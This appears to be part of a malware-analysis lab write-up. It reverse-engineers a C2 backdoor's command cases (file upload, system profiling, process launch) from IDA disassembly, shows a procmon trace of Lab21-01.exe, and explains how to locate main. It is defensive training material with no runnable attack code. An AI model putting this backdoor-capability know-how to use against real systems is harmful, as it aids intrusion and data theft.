
```
.text:00402545
.text:00402545 loc_402545:                              ; CODE XREF: .text:0040252A↑j
.text:00402545                                          ; DATA XREF: .text:off_4025C8↓o
.text:00402545                 push    esi              ; case 0x65
.text:00402546                 mov     ecx, ebx
.text:00402548                 call    sub_402C70
.text:0040254D                 jmp     short loc_402561 ; case 0x61
.text:0040254F ; ---------------------------------------------------------------------------
```

This is case 0x65, and from the above we can see that this calls ‘sub_402C70’ before executing case 0x61. Examining ‘sub_402C70’ we can see that it calls ‘sub_4027E0’. If we look into what ‘sub_4027E0’ is doing we can see a call to CreateFileA which in this instance looks to be getting a handle on a file before its bytes are read in a looping function and it is uploaded to the C2.




This tells us that case 0x65 is likely designed to upload a file to the C2.

- loc_40254F




This is case 0x66, and from the above we can see that this calls ‘sub_402D30’ before executing case 0x61. Examining ‘sub_402D30’ we find that this looks to be gathering information about the machine it is being run on which will be sent back to the C2.




This tells us that case 0x66 is likely designed to profile a system and send the information back to the C2.

v-What is the purpose of this program?

If we view ‘sub_401EE0’ which is run after taking the config.dat file as a parameter.



We can see this is once again creating an exception object, in addition to specifying the resources which are present for commands to be retrieved from the C2.




We also know that this sends a beacon to the C2 and has a number of operations which could occur based on the C2 server response including:

- Notifying the beacon to sleep for a specified number of seconds.
- Notifying the beacon to start an arbitrary process.
- Notifying the beacon to download a file from the C2.
- Notifying the beacon to upload a file to the C2.
- Notifying the beacon to profile a system and send the information back to the C2.


g- Analyze the code in *Lab21-01.exe*

i-What happens when you run this program without any parameters?

If we attempt to run this in a x86 (32-bit) OS, we're presented with an error message that it is not compatible with this version of windows as it has been compiled for a 64-bit OS.




Attempting to run this in a 64-bit OS with a tool such as procmon running reveals that it simply exits and doesn't do anything of interest.




Time ...	Process Name	PID	Operation	Path
2:03:1...	Lab21-01.exe	2468	Process Start	
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\Prefetch\LAB21-01.EXE-F0E4D618.pf
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	Process Create	C:\Windows\System32\Conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\rpcrt4.dll
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\rpcrt4.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Process Exit	
2:03:1...	Lab21-01.exe	2468	RegSetValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-38 Lab21-01.exe

ii-Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?


If we open this in IDA Free 7.0 as a standard AMD64 PE file…




We find that we're dumped into the main function located at 0x1400010C0.



If we instead open this in another disassembler which doesn't identify the main function, in this case we'll open it in [Cutter](), if we enable offset visibility in Cutter preferences, we can see we start at 0x140001750.

